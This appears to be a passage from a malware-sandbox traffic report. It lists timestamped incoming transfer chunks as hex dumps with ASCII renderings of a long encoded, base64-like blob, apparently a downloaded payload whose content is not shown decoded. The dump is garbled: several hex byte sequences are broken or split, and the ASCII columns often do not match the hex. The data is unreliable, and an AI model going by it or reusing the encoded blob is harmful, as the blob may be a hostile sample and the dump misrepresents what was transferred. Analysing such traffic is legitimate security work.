2021-12-02 20:47:22 UTC	63	IN	Data Raw: 41 78 4d 43 78 67 51 30 55 73 59 45 4a 47 4c 47 41 33 51 69 78 67 52 54 63 73 59 45 56 45 4c 47 42 43 52 69 78 67 4d 44 4d 73 59 44 5a 47 4c 47 42 47 52 69 78 67 4f 45 59 73 59 44 6b 7a 4c 47 42 47 52 69 78 67 52 6a 67 73 59 44 52 47 4c 47 41 30 52 53 78 67 4e 30 59 73 59 45 45 33 4c 47 42 46 52 69 78 67 4d 54 55 73 59 45 5a 47 4c 47 41 32 51 53 78 67 52 6a 41 73 59 45 59 32 4c 47 42 42 52 69 78 67 4f 44 45 73 59 44 49 78 4c 47 42 47 52 69 78 67 4d 45 55 73 59 44 59 32 4c 47 41 34 4e 53 78 67 52 6a 55 73 59 45 5a 47 4c 47 42 47 51 53 78 67 4f 45 51 73 59 44 64 46 4c 47 41 77 52 43 78 67 4e 30 45 73 59 45 5a 45 4c 47 41 32 4d 53 78 67 52 54 63 73 59 45 59 31 4c 47 41 79 51 69 78 67 51 6b 4d 73 59 44 64 46 4c 47 42 47 52 43 78 67 52 44 63 73 59 45 5a 46 4c Data Ascii: AxMCxgQ0UsY EJGLGA3QixgRTcsY EVELGBCRixgMDMsYDZLGBGRixgOEYsYDkzLGBGRixgRjgsYDRG LGA0RSxgN0YsYEE3LGBFRixgMTUsY EZGLGA2QxgRjAsYEEY2LGBBRixgODEsYDlXlGBGRixgMEUsYDY2 LGA4NSxgRjUsY EZGLGBGQxSxgOEQsYDdFLGAwRCxgN0EsY EZELGA2MSxgRTcsYEEY1LGAYqixgQkMsYDdF LGBGRcxgRDcsYEZFL
2021-12-02 20:47:22 UTC	64	IN	Data Raw: 79 4c 47 42 44 4f 53 78 67 4d 30 59 73 59 44 51 31 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 52 43 78 67 52 44 63 73 59 44 68 47 4c 47 42 47 4d 53 78 67 52 6b 45 73 59 44 5a 47 4c 47 42 47 4d 69 78 67 4e 45 59 73 59 45 4a 44 4c 47 42 47 52 43 78 67 51 55 49 73 59 45 51 79 4c 47 42 47 52 69 78 67 52 6b 51 73 59 45 59 33 4c 47 42 47 4f 53 78 67 4e 44 63 73 59 44 4e 47 4c 47 42 47 4d 79 78 67 51 54 6b 73 59 44 63 32 4c 47 41 30 52 43 78 67 4e 54 51 73 59 45 5a 43 4c 47 42 44 51 79 78 67 4d 7a 49 73 59 45 59 34 4c 47 41 7a 4e 53 78 67 52 6a 6b 73 59 45 4a 45 4c 47 41 35 52 43 78 67 4e 54 63 73 59 44 64 47 4c 47 41 7a 52 43 78 67 51 6b 4d 73 59 44 64 42 4c 47 42 47 4d 69 78 67 4e 6b 59 73 59 45 45 33 4c 47 41 33 52 69 78 67 4e 7a 45 73 59 45 Data Ascii: yLGBDOSxgM0YsYDQ1LGBBRixgRkYsYEEY1LGA5RCxgRDcsYDhGLGBGMSxgRkEsYDZGLGB GMixgNEYsYJD LGBGRcxgQULsYEQyLGBGRixgRkQsYEEY3LGBGOSxgNDcsYDNLGBGMixgQTksYDc2LGA ORCcxgNTQsY EZCLGBDQyxgMzIsYEEY4LGAzNSxgRjksY EJELGA5RCxgNTcsYDdGLGAzRCxgQkMsYDdBLGB GMixgNkYsYEE3LGA3RixgNzEsYE
2021-12-02 20:47:22 UTC	68	IN	Data Raw: 52 69 78 67 52 55 45 73 59 45 59 33 4c 47 41 33 51 79 78 67 4e 44 59 73 59 44 45 30 4c 47 42 47 51 69 78 67 4f 45 51 73 59 44 5a 45 4c 47 41 33 4e 69 78 67 52 54 51 73 59 44 68 44 4c 47 41 33 4e 43 78 67 4e 7a 55 73 59 45 55 33 4c 47 42 45 4e 53 78 67 4d 30 59 73 59 44 46 45 4c 47 42 42 52 69 78 67 52 6b 55 73 59 44 4e 46 4c 47 42 46 51 69 78 67 4e 30 59 73 59 45 5a 45 4c 47 42 42 52 69 78 67 4e 45 49 73 59 45 5a 47 4c 47 42 42 4e 53 78 67 4d 30 59 73 59 45 56 43 4c 47 41 77 52 69 78 67 52 6b 49 73 59 44 64 45 4c 47 42 47 52 43 78 67 4e 54 63 73 59 45 5a 47 4c 47 41 32 4e 43 78 67 4e 30 45 73 59 45 59 31 4c 47 41 79 51 69 78 67 51 6a 4d 73 59 44 52 42 4c 47 42 47 4d 79 78 67 4f 55 49 73 59 45 5a 47 4c 47 42 44 4f 53 78 67 4d 30 59 73 59 44 55 31 4c 47 42 Data Ascii: RixgRUEsYEEY3LGA3QyxgNDYsYDE0LGBGQixgOEQsYDZELGA3NixgRTQsYDhDLGA3NCxgNzUsYEU3LGB BENSxgM0YsYDFELGBBRixgRkUsYDNFLGBFQixgN0YsY EZELGBBRixgNEIsY EZGLGBBNSxgM0YsYEVCLG AwRixgRkIsYDdELGBGRcxgNTcsY EZGLGA2NCxgN0EsYEEY1LGAYqixgQjMsYDRBLGBGMixgOULsYEEZGLG BDOSxgM0YsYDU1LGB
2021-12-02 20:47:22 UTC	72	IN	Data Raw: 6b 55 73 59 45 59 35 4c 47 41 78 4d 79 78 67 52 6b 59 73 59 45 45 35 4c 47 42 43 52 69 78 67 4d 6a 4d 73 59 45 5a 45 4c 47 42 46 4e 79 78 67 52 6b 59 73 59 45 5a 44 4c 47 42 43 51 69 78 67 4f 54 6b 73 59 45 5a 47 4c 47 42 46 51 53 78 67 4d 30 59 73 59 44 51 77 4c 47 42 42 52 69 78 67 52 45 55 73 59 45 49 78 4c 47 41 77 4f 43 78 67 52 6b 59 73 59 44 41 7a 4c 47 41 7a 52 69 78 67 4e 54 55 73 59 45 5a 47 4c 47 42 43 52 43 78 67 4f 55 51 73 59 44 55 33 4c 47 42 47 52 69 78 67 51 6a 63 73 59 44 64 47 4c 47 41 34 4d 43 78 67 4e 55 55 73 59 45 5a 45 4c 47 42 43 52 69 78 67 4d 54 63 73 59 44 56 47 4c 47 42 47 52 43 78 67 51 7a 4d 73 59 45 55 35 4c 47 41 31 52 69 78 67 52 6a 51 73 59 44 6c 43 4c 47 42 47 52 69 78 67 52 6a 4d 73 59 45 55 78 4c 47 42 46 51 53 78 67 Data Ascii: kUsYEEY5LGAXMyxgRkYsYEE5LGBCRixgMjMsY EZELGBFNyxgRkYsY EZDLGBQixgOTksY EZZGLGBFQsX gM0YsYDQwLGBBRixgREUsYElxLGAwOCxgRkYsYDAzLGAzRixgNTUsY EZZGLGBRCxgOUQsYDU3LGBGRix gQjcsYDdGLGA4MCxgNUUsY EZELGBCRixgMTcsYDVGLGBGRcxgQzMsYEU5LGA1RixgRjQsYDlCLGBGRix gRjMsYEUxLGBFQsXg
2021-12-02 20:47:22 UTC	76	IN	Data Raw: 56 47 4c 47 41 32 4f 43 78 67 4f 45 4d 73 59 45 51 35 4c 47 42 47 52 69 78 67 52 6a 55 73 59 44 46 43 4c 47 42 47 52 43 78 67 4e 6a 6b 73 59 44 67 30 4c 47 42 47 4d 79 78 67 4d 30 59 73 59 45 52 45 4c 47 41 33 4f 53 78 67 52 6b 51 73 59 44 52 47 4c 47 42 44 4d 43 78 67 52 55 49 73 59 45 4e 43 4c 47 42 43 52 69 78 67 52 54 55 73 59 44 42 47 4c 47 42 47 4f 53 78 67 4d 6b 51 73 59 45 51 79 4c 47 42 45 52 69 78 67 52 54 6b 73 59 44 56 47 4c 47 42 47 51 53 78 67 4d 44 63 73 59 45 5a 45 4c 47 42 45 4e 43 78 67 52 6b 55 73 59 45 5a 47 4c 47 42 47 4e 53 78 67 4f 55 49 73 59 44 64 44 4c 47 41 77 52 53 78 67 4e 6b 59 73 59 45 4d 35 4c 47 41 31 51 69 78 67 4e 44 63 73 59 45 5a 46 4c 47 41 78 51 79 78 67 4d 54 45 73 59 44 56 42 4c 47 42 46 4e 79 78 67 52 6a 55 73 59 Data Ascii: VGLGA2OCxgOEMsYEQ5LGBGRixgRjUsYDFCLGBGRcxgNjksYDg0LGBGMixgM0YsYERELGA3OSxgRkQs YDRGLGBDMCxgRULsYENCLGBCRixgRTUsYDGLGBGOSxgMkQsYEQyLGBERixgRTksYDVLGBGQsXgMDcs YEZELGBENCxgRkUsY EZZGLGBGNSxgOULsYDdDLGAwRSxgNkYsYEM5LGA1QixgNDcsY EZFLGAXqyxgMTES YDVLGBFNyxgRjUsY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	80	IN	Data Raw: 45 4d 79 78 67 52 55 49 73 59 45 5a 47 4c 47 41 32 4d 43 78 67 52 54 63 73 59 45 59 31 4c 47 42 45 52 69 78 67 4d 54 41 73 59 45 46 47 4c 47 42 47 52 69 78 67 4d 7a 6b 73 59 45 4e 45 4c 47 41 35 52 69 78 67 52 6a 63 73 59 44 49 33 4c 47 42 42 4e 69 78 67 52 6b 59 73 59 45 4d 33 4c 47 42 43 52 69 78 67 52 6a 55 73 59 45 59 33 4c 47 42 47 52 69 78 67 51 7a 45 73 59 45 4d 78 4c 47 42 46 51 69 78 67 4e 7a 4d 73 59 44 55 34 4c 47 41 78 52 43 78 67 4e 6b 59 73 5 9 44 41 31 4c 47 41 32 51 69 78 67 4e 45 55 73 59 45 46 47 4c 47 42 47 52 69 78 67 52 55 49 73 59 44 6c 45 4c 47 42 45 4e 79 78 67 52 6b 59 73 59 45 49 35 4c 47 42 43 52 69 78 67 4f 54 55 73 59 44 56 46 4c 47 42 47 52 69 78 67 4f 54 6b 73 59 45 4a 47 4c 47 42 46 4e 43 78 67 4f 54 63 73 59 45 5a 45 4c 47 Data Ascii: EMyxgRUIsYIEZGLGA2MCxgRTcsYIEY1LGBERixgMTAsYIEFGLGBGRixgMzksYENELGA5RixgRjcsYDI3LGBBNixgRkYsYEM3LGBCRixgRjUsYIEY3LGBGRixgQzEsYEMxLGBFQixgNzMsYDU4LGAxRCxgNkYsYDA1LGA2QixgNEUsYIEFGLGBGRixgRUIsYDIELGBENixgRkYsYIE5LGBCRixgOTUsYDVLFLGBGRixgOTksYIEJGLGBFNcXgOTcsYIEZELG
2021-12-02 20:47:22 UTC	84	IN	Data Raw: 51 7a 4d 73 59 44 64 47 4c 47 42 47 4d 79 78 67 4d 6b 59 73 59 45 45 79 4c 47 41 79 4d 53 78 67 51 6b 49 73 59 45 49 30 4c 47 42 47 4e 53 78 67 4e 55 59 73 59 44 51 30 4c 47 42 46 51 79 78 67 52 44 67 73 59 44 63 35 4c 47 42 47 4e 53 78 67 52 6a 63 73 59 45 4d 32 4c 47 42 42 51 69 78 67 52 6b 59 73 59 45 59 30 4c 47 42 44 4e 53 78 67 52 55 59 73 59 45 59 32 4c 47 41 33 4e 79 78 67 51 54 63 73 59 44 4e 47 4c 47 42 47 4e 69 78 67 4e 30 59 73 59 45 5a 47 4c 4 7 41 30 4d 53 78 67 51 54 63 73 59 45 5a 46 4c 47 42 42 51 69 78 67 4e 55 59 73 59 44 45 77 4c 47 41 32 4d 79 78 67 52 6b 4d 73 59 45 55 32 4c 47 41 7a 4e 69 78 67 52 55 59 73 59 45 5a 44 4c 47 41 77 4e 53 78 67 51 55 51 73 59 45 49 33 4c 47 41 33 4e 53 78 67 4e 55 55 73 59 45 5a 45 4c 47 41 35 52 43 78 Data Ascii: QzMsYDdGLGBGMyxgMkYsYEEYLGAYMSxgQkIsYIEI0LGBGNSxgNUYsYDQ0LGBFQyxgRDgsYDc5LGBGNSxgRjcsYEM2LGBBQixgRkYsYIEY0LGBDNSxgRUYsYIEY2LGA3NyxgQTCsYDNLGLBGNixgN0YsYIEZGLGA0MSxgQTcsYIEZFGLBBQixgNUYsYDEWLGA2MyxgRkMsYIEU2LGAzNixgRUYsYIEZDLGAwNSxgQUQsYIEI3LGA3NSxgNUUsYIEZELGA5RCx
2021-12-02 20:47:22 UTC	89	IN	Data Raw: 44 63 77 4c 47 42 43 4d 53 78 67 52 45 49 73 59 44 4a 47 4c 47 41 34 4d 43 78 67 51 6a 63 73 59 45 51 77 4c 47 41 33 4f 53 78 67 52 6b 51 73 59 45 56 47 4c 47 42 46 4e 69 78 67 52 44 63 73 59 45 5a 47 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 55 35 4c 47 41 7a 52 69 78 67 4e 45 4d 73 59 44 64 47 4c 47 41 35 51 69 78 67 51 6a 4d 73 59 45 4a 47 4c 47 42 46 4d 79 78 67 51 6b 59 73 59 45 59 32 4c 47 41 7a 51 69 78 67 52 6b 55 73 59 45 59 78 4c 47 42 45 52 69 7 8 67 52 6b 4d 73 59 44 4d 33 4c 47 41 33 4d 53 78 67 4e 54 49 73 59 45 59 30 4c 47 42 46 4d 79 78 67 51 54 51 73 59 44 6c 45 4c 47 41 7a 51 69 78 67 4e 6b 59 73 59 45 5a 46 4c 47 41 34 4d 53 78 67 4e 7a 67 73 59 45 59 7a 4c 47 41 31 52 69 78 67 52 6b 4d 73 59 45 4e 45 4c 47 42 47 52 53 78 67 52 6a 67 73 Data Ascii: DcwLGBCMSxgREIsYDJLGA4MCxgQjcsYEQwLGA3OSxgRkQsYIEVGLGBFNixgRDcsYIEZGLGBFRixgRkYsYIEU5LGAzRixgNEMsYDdGLGA5QixgQjMsYIEJLGBFMyxgQkYsYIEY2LGAzQixgRkUsYIEYxLGBERixgRkMsYDM3LGA3MSxgNTIsYIEY0LGBFMyxgQTQsYDIELGAzQixgNkYsYIEZFGLGA4MSxgNzgsYIEY2LGA1RixgRkMsYENELGBGRSxgRjgs
2021-12-02 20:47:22 UTC	93	IN	Data Raw: 41 77 4e 79 78 67 52 44 63 73 59 45 5a 47 4c 47 42 45 51 69 78 67 4e 44 45 73 59 45 5a 42 4c 47 42 46 4f 43 78 67 51 7a 63 73 59 45 5a 47 4c 47 42 47 51 53 78 67 4f 54 45 73 59 45 5a 47 4c 47 42 46 51 53 78 67 51 6b 59 73 59 44 52 45 4c 47 41 78 4e 43 78 67 4e 30 55 73 59 44 5a 42 4c 47 41 31 51 79 78 67 4f 44 45 73 59 45 52 47 4c 47 42 47 51 79 78 67 52 45 59 73 59 45 45 32 4c 47 41 30 4e 43 78 67 4e 55 49 73 59 45 55 33 4c 47 42 45 4e 53 78 67 4e 30 59 7 3 59 45 5a 46 4c 47 41 79 52 69 78 67 51 54 45 73 59 44 55 33 4c 47 42 45 52 69 78 67 4d 30 4d 73 59 45 59 35 4c 47 42 42 4e 79 78 67 4e 30 55 73 59 44 6b 7a 4c 47 42 43 4e 43 78 67 4d 6b 51 73 59 45 5a 46 4c 47 42 46 4d 43 78 67 4d 30 59 73 59 45 52 42 4c 47 41 33 52 69 78 67 52 6a 55 73 59 44 46 47 4c Data Ascii: AwNyxgRDcsYIEZGLGBEQixgNDEsYIEZBLGBFOCcxgQzcsYIEZGLGBGQsXgOTEsYIEZGLGBFQFSxgQkYsYDRELGAxNCxgN0UsYDZBLGA1QyxgODEsYERGLGBGQyxgREYsYIEE2LGA0NcXgNUIsYIEU3LGBENSxgN0YsYIEZFLGAYRixgQTEsYDU3LGBERixgM0MsYIEY5LGBBNyxgN0UsYDkzLGBCNcxgMkQsYIEZFGLBFMCxgM0YsYERBLGA3RixgRjUsYDFGL
2021-12-02 20:47:22 UTC	96	IN	Data Raw: 46 4c 47 42 47 52 53 78 67 4f 44 63 73 59 45 59 78 4c 47 42 47 4e 69 78 67 4e 55 59 73 59 45 59 34 4c 47 41 33 51 69 78 67 4d 30 59 73 59 45 5a 43 4c 47 42 46 52 69 78 67 52 44 4d 73 59 44 56 47 4c 47 42 47 4f 43 78 67 4f 55 51 73 59 44 4e 47 4c 47 41 7a 4d 69 78 67 4e 45 4d 73 59 44 49 31 4c 47 42 45 51 79 78 67 4d 44 63 73 59 45 4d 31 4c 47 42 43 52 53 78 67 4e 7a 51 73 59 44 55 35 4c 47 42 44 4e 53 78 67 52 6b 49 73 59 45 59 30 4c 47 42 47 51 53 78 67 4d 55 59 73 59 45 52 42 4c 47 41 33 4f 53 78 67 52 6b 51 73 59 44 42 47 4c 47 42 44 4d 53 78 67 52 55 49 73 59 45 5a 47 4 c 47 42 47 4f 53 78 67 4e 55 59 73 59 44 4d 32 4c 47 42 47 52 43 78 67 52 45 49 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 54 41 73 59 44 4d 33 4c 47 42 47 51 79 78 67 4d 44 4d 73 59 45 Data Ascii: FLGBGRSxgODcsYIEYxLGBGNixgNUYsYIEY4LGA3QixgM0YsYIEZCLGBFRixgRDMsYDVLGLBGOCxgOUQsYDNLGLGAzMixgNEMsYDI1LGBEQyxgMDcsYEM1LGBCRSxgNzQsYDU5LGBDNSxgRkIsYIEY0LGBGQSxgMUYSYERBLGA3OSxgRkQsYDBGLGBDMSxgRUIsYIEZGLGBGOSxgNUYsYDM2LGBGRcxgREIsYEQyLGA3RixgRTAsYDM3LGBGQyxgMDMsYIE
2021-12-02 20:47:22 UTC	100	IN	Data Raw: 4d 69 78 67 51 30 55 73 59 45 46 43 4c 47 42 43 52 69 78 67 4d 44 4d 73 59 44 56 46 4c 47 42 47 52 43 78 67 4d 30 51 73 59 45 5a 47 4c 47 42 44 4d 43 78 67 52 6b 59 73 59 45 5a 46 4c 47 41 33 52 69 78 67 4e 44 67 73 59 45 5a 47 4c 47 42 46 52 53 78 67 51 6b 59 73 59 45 59 32 4c 47 41 33 52 69 78 67 52 6a 67 73 59 44 67 31 4c 47 41 77 4d 53 78 67 52 44 49 73 59 44 5a 43 4c 47 41 77 4f 43 78 67 51 7a 51 73 59 45 56 47 4c 47 42 46 52 53 78 67 52 44 59 73 59 4 5 4e 43 4c 47 42 45 4e 69 78 67 4f 44 51 73 59 45 59 30 4c 47 41 35 52 69 78 67 52 45 45 73 59 44 63 35 4c 47 42 47 52 43 78 67 52 45 59 73 59 45 5a 45 4c 47 42 43 4d 79 78 67 52 54 67 73 59 45 59 31 4c 47 41 7a 52 69 78 67 4d 6a 55 73 59 45 59 35 4c 47 42 46 4e 53 78 67 52 6b 59 73 59 44 51 7a 4c 47 42 Data Ascii: MixgQ0UsYIEFCLGBCRixgMDMsYDVLGBGRcxgM0QsYIEZGLGBDMcxgRkYsYIEZFGLGA3RixgNDGsYIEZGLGBFRSxgQkYsYIEY2LGA3RixgRjgsYDg1LGAwMSxgRDIsYDZCLGAwOCxgQzQsYIEVGLGBFRSxgRDYsYENCLGBENixgODQsYIEY0LGA5RixgREEsYDc5LGBGRcxgREYsYIEZELGBCMyxgRTGsYIEY1LGAzRixgMjUsYIEY5LGBFNSxgRkYsYDQzLGB
2021-12-02 20:47:22 UTC	104	IN	Data Raw: 6b 59 73 59 45 59 31 4c 47 41 7a 51 69 78 67 52 6b 55 73 59 44 6c 43 4c 47 41 32 4f 53 78 67 51 6a 67 73 59 45 4a 47 4c 47 41 35 4d 79 78 67 4d 55 51 73 59 45 56 46 4c 47 42 45 52 69 78 67 52 6b 4d 73 59 44 55 7a 4c 47 42 47 4e 53 78 67 4f 55 59 73 59 45 51 34 4c 47 41 33 4f 53 78 67 4e 7a 55 73 59 44 68 45 4c 47 41 31 4e 79 78 67 4e 30 59 73 59 44 6c 47 4c 47 41 7a 52 69 78 67 4e 7a 6b 73 59 45 5a 44 4c 47 41 79 4e 43 78 67 52 6b 51 73 59 44 42 45 4c 47 41 33 52 69 78 67 52 44 63 73 59 45 46 47 4c 47 41 33 52 53 78 67 52 44 63 73 59 45 45 77 4c 47 42 46 4d 79 78 67 4d 30 51 73 59 44 52 44 4c 47 42 43 4d 43 78 67 52 44 55 73 59 44 41 78 4c 47 42 47 52 69 78 67 52 44 63 73 59 44 5a 47 4c 47 42 43 4e 43 78 67 4e 44 63 73 59 44 4e 45 4c 47 42 47 52 69 78 67 Data Ascii: kYsYIEY1LGAzQixgRkUsYDIELGA2OSxgQjgsYIEJLGA5MyxgMUQsYIEVFLGBERixgRkMsYDUzLGBGNSxgOUYsYIEQ4LGA3OSxgNzUsYDhELGA1NyxgN0YsYDILGAzRixgNzksYIEZDLGAYNCxgRkQsYDBELGA3RixgRDcsYIEFGLGA3RSxgRDcsYIEEWLGBFMyxgM0QsYDRDLGBCMcxgRDUsYDAXLGBGRixgRDcsYDZGLGBCNcxgNDcsYDNELGBGRixg

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	108	IN	Data Raw: 56 47 4c 47 42 47 4e 79 78 67 52 44 63 73 59 45 52 46 4c 47 42 47 51 53 78 67 4d 45 49 73 59 45 45 35 4c 47 42 46 4d 79 78 67 51 55 51 73 59 45 4a 47 4c 47 41 34 4e 43 78 67 52 6b 55 73 59 45 59 35 4c 47 41 79 52 43 78 67 51 6a 6b 73 59 45 5a 47 4c 47 41 33 52 69 78 67 4f 54 55 73 59 45 5a 42 4c 47 42 47 52 69 78 67 52 6a 55 73 59 45 49 33 4c 47 42 44 4d 79 78 67 52 6b 55 73 59 45 56 47 4c 47 41 77 4d 53 78 67 52 45 45 73 59 45 4d 7a 4c 47 42 45 52 69 78 67 52 6b 49 73 59 45 52 47 4c 47 41 7a 4f 43 78 67 4e 45 59 73 59 44 64 47 4c 47 42 47 4d 53 78 67 4e 55 59 73 59 45 4a 46 4c 47 42 47 4e 79 78 67 4e 6b 49 73 59 44 1 33 4c 47 42 45 4d 43 78 67 52 6b 55 73 59 45 56 45 4c 47 41 31 52 69 78 67 52 6a 4d 73 59 44 4d 33 4c 47 42 47 52 69 78 67 4e 7a 55 73 59 Data Ascii: VGLGBGNyxgRDcsYERFLGBGQSxgMEIsYEE5LGBFMyxgQUQsYEJGLGA4NCxgRkUsYIEY5LGAyRCxgQjksYEZGLGA3RixgOTUsYEZBLGBGRixgRjUsYEl3LGBDMyxgRkUsYEVVLGAwMSxgREEsYEMZLGBERixgRkIsYERGLGAZOcXgNEysYDdGLGBGMSxgNUysYJFLGBGNyxgNkIsYDA3LGBEMCxBgRkUsYEVELGA1RixgRjMIsYDM3LGBGRixgNzUsY
2021-12-02 20:47:22 UTC	112	IN	Data Raw: 35 52 43 78 67 52 6b 59 73 59 44 4a 42 4c 47 41 33 51 79 78 67 51 6a 67 73 59 45 56 45 4c 47 42 45 4f 43 78 67 52 6b 49 73 59 44 45 33 4c 47 42 46 4d 79 78 67 52 55 59 73 59 45 4a 47 4c 47 41 78 4d 69 78 67 52 6b 59 73 59 44 68 44 4c 47 42 45 52 43 78 67 4f 44 63 73 59 44 4e 47 4c 47 42 44 4d 43 78 67 52 45 59 73 59 44 64 47 4c 47 41 77 4d 43 78 67 4d 44 59 73 59 45 5a 43 4c 47 42 46 51 69 78 67 4d 45 59 73 59 45 59 7a 4c 47 41 7a 51 79 78 67 51 7a 6b 73 59 9 45 56 45 4c 47 42 42 52 69 78 67 4f 54 63 73 59 44 1 77 4c 47 42 43 4d 79 78 67 4e 30 59 73 59 44 67 32 4c 47 41 7a 4d 43 78 67 52 6b 49 73 59 45 4a 44 4c 47 41 34 4d 79 78 67 52 44 6b 73 59 44 52 47 4c 47 41 78 4d 43 78 67 4e 6a 59 73 59 45 4a 47 4c 47 42 47 4f 53 78 67 51 55 59 73 59 45 59 7a 4c 47 Data Ascii: 5RCxgRkYsYDJBLLGA3QyxgQjgsYEVELGBEOCxBgRkIsYDE3LGBFMyxgRUysYEJGLGAxMixgRkYsYDhDLGBERCxBgODcsYDNLGLBDMCxBgREysYDdGLGAwMCxBgMDysYEZCLGBFQixgMEysYIEYzLGAzQyxgQzksYEVELGBBRixgOTcsYDAwLGBCMyxgN0YsYDg2LGAzMCxBgRkIsYJDLGA4MyxgRDksYDRGLGAXMCxBgNjYsYEJGLGBGOSxgQUysYIEYzLG
2021-12-02 20:47:22 UTC	116	IN	Data Raw: 4e 30 59 73 59 45 51 30 4c 47 42 46 4d 79 78 67 52 54 55 73 59 44 5a 47 4c 47 42 47 4f 53 78 67 4d 55 49 73 59 45 45 31 4c 47 41 77 52 69 78 67 52 6b 55 73 59 45 5a 46 4c 47 42 45 52 69 78 67 51 6a 4d 73 59 44 52 44 4c 47 41 78 52 69 78 67 52 6b 55 73 59 45 49 7a 4c 47 41 33 52 69 78 67 52 54 63 73 59 45 52 47 4c 47 42 47 52 53 78 67 4e 54 4d 73 59 45 55 35 4c 47 42 46 4e 79 78 67 52 6b 59 73 59 45 52 42 4c 47 41 35 52 69 78 67 51 6a 41 73 59 44 4d 34 4c 47 41 7a 52 69 78 67 4e 45 59 73 59 44 64 47 4c 47 41 34 52 43 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 52 43 78 67 4f 45 51 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 54 63 73 59 44 52 47 4c 47 42 47 51 69 78 67 4e 6a 63 73 59 45 46 47 4c 47 42 43 4d 79 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 52 69 78 Data Ascii: N0YsYEQ0LGBFMyxgRTUsYDZGLGBGOSxgMUIsYEE1LGAwRixgRkUsYEZFLGBERixgQjMIsYDRDLGAxRixgRkUsYIElZLGA3RixgRTcsYERGLGBGRSxBgNTMsYEU5LGBFNyxgRkYsYERBLGA5RixgQjAsYDM4LGAzRixgNEysYDdGLGA4RCxBgRjQsYERGLGBGRcxBgOEQsYEQyLGA3RixgRTcsYDRGLGBGQixgNjcsYEFGLGBCMysxBgRjQsYERGLGBGRix
2021-12-02 20:47:22 UTC	121	IN	Data Raw: 45 5a 46 4c 47 42 46 4e 43 78 67 4e 55 59 73 59 44 68 46 4c 47 42 44 52 69 78 67 4f 55 55 73 59 44 1 31 4c 47 41 35 52 69 78 67 51 7a 45 73 59 44 6c 47 4c 47 42 47 51 79 78 67 4e 30 49 73 59 45 4d 34 4c 47 41 33 52 69 78 67 51 55 59 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 6a 41 73 59 45 55 7a 4c 47 42 45 52 69 78 67 4d 30 55 73 59 45 5a 45 4c 47 41 78 52 43 78 67 4f 55 55 73 59 45 5a 47 4c 47 42 42 4e 69 78 67 4e 30 59 73 59 44 67 79 4c 47 41 33 4e 43 78 67 52 6b 4d 73 59 44 4e 43 4c 47 41 31 4d 43 78 67 51 7a 63 73 59 45 4a 47 4c 47 42 47 52 43 78 67 4e 45 59 73 59 45 5a 45 4c 47 42 46 4e 69 78 67 51 6b 59 73 59 44 1 7a 4c 47 42 46 4e 53 78 67 4e 7a 59 73 59 45 55 78 4c 47 42 46 4f 53 78 67 52 6b 59 73 59 45 51 31 4c 47 41 31 4e 79 78 67 51 30 49 73 Data Ascii: EZFLGBFNCxBgNUysYDhFLGBDRixgOUUsYDA1LGA5RixgQzEsYDIGLGBGQyxgN0IsYEM4LGA3RixgQUYsYEZGLGBERSxBgQjAsYEUzLGBERixgM0UsYIEZELGAxRCxBgOUUsYIEZGLGBBNixgN0YsYDgylLGA3NCxBgRkMsYDNLCLGA1MCxBgQzcsYIEJGLGBGRcxBgNEysYIEZELGBFNixgQkYsYDAzLGBFNSxBgNzYsYEUxLGBFOSxBgRKYsYEQ1LGA1NyxgQ0Is
2021-12-02 20:47:22 UTC	125	IN	Data Raw: 42 47 51 53 78 67 4d 44 63 73 59 45 56 45 4c 47 42 43 4d 79 78 67 52 6a 51 73 59 45 56 47 4c 47 42 47 51 69 78 67 52 54 4d 73 59 44 64 47 4c 47 42 47 4e 53 78 67 4d 30 59 73 59 45 59 31 4c 47 41 33 51 69 78 67 52 6b 59 73 59 44 55 30 4c 47 41 31 51 53 78 67 52 6b 51 73 59 44 5a 45 4c 47 42 42 4e 79 78 67 4e 6a 55 73 59 44 64 42 4c 47 42 47 52 53 78 67 52 55 55 73 59 45 59 33 4c 47 41 7a 51 53 78 67 52 6a 67 73 59 44 64 45 4c 47 42 45 4d 69 78 67 52 6a 59 73 59 45 4e 46 4c 47 42 45 52 69 78 67 52 6b 49 73 59 45 52 43 4c 47 42 42 4e 69 78 67 51 6b 59 73 59 45 4e 43 4c 47 42 43 4d 79 78 67 52 6b 59 73 59 45 5a 43 4c 47 41 7a 4e 79 78 67 52 6b 4d 73 59 45 45 35 4c 47 42 45 52 69 78 67 4f 55 49 73 59 44 63 34 4c 47 41 79 52 69 78 67 4e 45 59 73 59 45 5a 47 4c Data Ascii: BGQSxBgMDcsYIEVLGBCMyxgRjQsYIEVGLGBGQixgRTMsYDdGLGBGNSxBgM0YsYIEY1LGA3QiXgRkYsYDU0LGA1QSxBgRkQsYDZELGBBNyxgNjUsYDdBLGBGRSxBgRUUsYIEY3LGAzQSxBgRjgsYDdELGBEMiXgRjYsYENFLGBERixgRkIsYERCLGBBNixgQkYsYENCLGBCMyxgRkYsYIEZCLGAzNyxgRkMsYIEE5LGBERIxBgOUIsYDc4LGAyRixgNEysYIEZGL
2021-12-02 20:47:22 UTC	128	IN	Data Raw: 31 4c 47 42 47 4e 43 78 67 4e 6a 4d 73 59 44 4d 30 4c 47 42 42 4e 69 78 67 4e 55 59 73 59 45 4d 77 4c 47 41 77 4f 53 78 67 52 44 49 73 59 45 52 47 4c 47 41 7a 4d 43 78 67 52 6b 51 73 59 44 4d 33 4c 47 42 47 52 69 78 67 51 6a 49 73 59 44 4a 47 4c 47 41 31 52 69 78 67 52 6b 59 73 59 45 4d 32 4c 47 41 7a 52 69 78 67 4e 7a 59 73 59 44 6c 46 4c 47 42 47 52 53 78 67 4e 44 6b 73 59 45 4a 47 4c 47 42 46 51 53 78 67 51 30 59 73 59 45 5a 43 4c 47 42 44 52 43 78 67 4f 44 6b 73 59 44 4a 43 4c 47 41 7a 52 53 78 67 52 6b 45 73 59 44 4a 45 4c 47 42 43 52 53 78 67 52 6a 55 73 59 44 45 33 4c 47 42 47 52 69 78 67 4d 30 55 73 59 45 55 35 4c 47 42 46 52 69 78 67 52 6a 45 73 59 45 51 35 4c 47 41 33 52 69 78 67 4f 54 51 73 59 44 6b 7a 4c 47 41 30 4e 69 78 67 4d 30 45 73 59 45 Data Ascii: 